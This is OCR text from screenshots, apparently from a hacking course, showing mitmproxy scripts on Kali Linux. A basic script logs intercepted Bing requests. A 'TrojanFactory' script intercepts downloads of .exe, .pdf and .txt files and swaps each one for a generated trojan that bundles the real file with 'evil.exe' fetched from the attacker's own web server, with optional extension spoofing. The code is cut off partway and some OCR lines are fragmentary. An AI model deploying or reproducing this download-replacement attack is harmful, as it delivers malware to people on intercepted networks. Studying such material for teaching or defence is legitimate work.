
Rights Reserved. WinZip is a Registered Trademark of Corel Corporation

Uninstall Instructions

Udemy


File Edit Search View Document Project Build Tools Help
Symbols Documents
basic.py
Functions
request [3]
response [8]
Imports
mitmproxy [1]
1 import mitmproxy
2
3 def request(flow):
4 #code to handle
5 print("[+] This
6 print(flow)
7
8 def response(flow):
9 #code to handle
10 print("[+] This
11 print(flow)
12
line: 3 / 12 col: 16 sel: 4 INS TAB mode: LF
root@kali: /opt/mitmproxy
root@kali: /opt/mitmproxy 92x34
root@kali:/opt/mitmproxy# ./mitmdump -s /root/basic.py
Loading script: /root/basic.py
Proxy server listening at http://0.0.0.0:8080
127.0.0.1:38146: clientconnect
[+] This is a request flow
<HTTPFlow
request = Request(GET www.bing.com:80/)
client_conn = <ClientConnection: 127.0.0.1:38146>
server_conn = <ServerConnection: None>>
[+] This is a response flow
<HTTPFlow
request = Request(GET www.bing.com:80/)
response = Response(200 OK, text/html; charset=utf-8, 30.64k)
client_conn = <ClientConnection: 127.0.0.1:38146>
server_conn = <ServerConnection: www.bing.com:80>>
127.0.0.1:38146: GET http://www.bing.com/
<< 200 OK 30.64k
[+] This is a request flow
<HTTPFlow
request = Request(GET www.bing.com:80/fd/ls/l?IG=BB4A4A7F7E1B4922B5DFCDCF3693C357&Type=Event.CPT&DATA={%22pp%22:{%22S%22:%22L%22,%22FC%22:-1,%22BC%22:-1,%22SE%22:-1,%22TC%22:-1,%22H%22:28,%22BP%22:49,%22CT%22:58,%22IL%22:1},%22ad%22:[-1,-1,1220,917,1220,917,11]}&P=SERP&DA=Ch1b)
client_conn = <ClientConnection: 127.0.0.1:38146>
server_conn = <ServerConnection: www.bing.com:80>>
[+] This is a response flow
<HTTPFlow
request = Request(GET www.bing.com:80/fd/ls/l?IG=BB4A4A7F7E1B4922B5DFCDCF3693C357&Type=Event.CPT&DATA={%22pp%22:{%22S%22:%22L%22,%22FC%22:-1,%22BC%22:-1,%22SE%22:-1,%22TC%22:-1,%22H%22:28,%22BP%22:49,%22CT%22:58,%22IL%22:1},%22ad%22:[-1,-1,1220,917,1220,917,11]}&P=SERP&DA=Ch1b)
response = Response(204 OK, no content)
client_conn = <ClientConnection: 127.0.0.1:38146>


*basic.py - /root - Geany
File Edit Search View Document Project Build Tools Help
Symbols Documents
basic.py
Functions
request [3]
Imports
mitmproxy [1]
import mitmproxy
def request(flow):
#code to handle request flows
print("[+] This is a request flow")
print(flow)
line: 8 / 8 col: 0 sel: 0 INS TAB MOD mode: LF encoding: UTF-8 filetype: Python scope: unknown
=SERP.2000
A7F7E1B4922B5DFCDCF3693C357&Type=Eve
%22N%22:{%22H%22:{%22S%22:287,%22E%2
s%20Notifications%20close-hvr/ic/a5e
s%20Notifications%20close-hvr/ic/a5e
rs%20Notifications%20close-hvr/ic/a5
[+] This is a response flow
<HTTPFlow
request = Request(GET www.bing.com:80/fd/ls/l?IG=BB4A4A7F7E1B4922B5DFCDCF3693C357&Type=Eve
nt.PPT&DATA={%22S%22:16,%22E%22:608,%22T%22:0,%22I%22:0,%22N%22:{%22H%22:{%22S%22:287,%22E%2
2:563,%22T%22:3}},%22M%22:{}}&P=SERP&DA=Ch1b)
response = Response(204 OK, no content)
client_conn = <ClientConnection: 127.0.0.1:38146>
server_conn = <ServerConnection: www.bing.com:80>>
127.0.0.1:38146: GET http://www.bing.com/fd/ls/l?IG=BB4A4A7F7E1B4922B5DFCDCF3693C357&Type=Ev
http://www.bing.com/HPImageArchive.aspx?form... GET 200 489b
http://www.bing.com/fd/ls/lsp.aspx POST 204 2.2kb
http://www.bing.com/sa/8_01_0_000000/HpbHe... GET 200 4.3kb
http://www.bing.com/rms/rms%20answers%20N... GET 200 434b
http://www.bing.com/az/hprichbg/rb/Tahquamen... GET 200 173.2kb
http://www.bing.com/fd/ls/l?IG=AD7374C17EA34... GET 204 0
http://a4.bing.com/fd/ls/l?IG=AD7374C17EA34A... GET 204 0


opt
TrojanFactory
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
Other Locations
TrojanFactory
icons
mitmproxy_script.py
README.md
*mitmproxy_script.py - /opt/TrojanFactory - Geany
File Edit Search View Document Project Build Tools Help
Symbols
Documents
tronjan_factory.py
Trojan.py
basic.py
mitmproxy_script.py
Functions
request [21]
Variables
EVIL_FILE [13]
IP [7]
SPOOF_EXTENSIO
TARGET_TEXTENS
WEB_ROOT [16]
Imports
mitmproxy [1]
os [3]
subprocess [2]
1 import mitmproxy
2 import subprocess
3 import os
4 from Trojan import *
5
6 #IP of your machine
7 IP = "10.20.215.8"
8
9 #Extensions to target
10 TARGET_TEXTENSIONS = [".exe", ".pdf", ".txt", ""]
11
12 #Evil file to run in the background
13 EVIL_FILE = "http://10.20.215.8/evil.exe#"
14
15 #Path to your web root
16 WEB_ROOT = "/var/www/html/"
17
18 #Set it to false if you do NOT want to spoof file extension.
19 SPOOF_EXTENSION = True
20
21 def request(flow):
22 #code to handle request flows
23
24 if flow.request.host != IP and flow.request.pretty_url.endswith(tuple(TARGET_TEXTENSIONS)):
25 print("[+] Got interesting flow")
26
27 front_file_name = flow.request.pretty_url.split("/")[-1].split(".")[0]
28 front_file = flow.request.pretty_url + "#"
29 download_file_name = front_file_name + ".exe"
30 trojan_file = WEB_ROOT + download_file_name
31
32
33 print("[+] Generating a trojan for " + flow.request.pretty_url)
34
35 trojan = Trojan(front_file, EVIL_FILE, None, trojan_file)
36 trojan.create()
line: 10 / 52 col: 47 sel: 0 INS TAB MOD mode: LF encoding: UTF-8 filetype: Python scope: unknown
invalid-email-address exetesntions spoof
icons
README.md
Trojan.py
Trojan.pyc
mitmproxy_script.py
tronjan_factory.py
README.md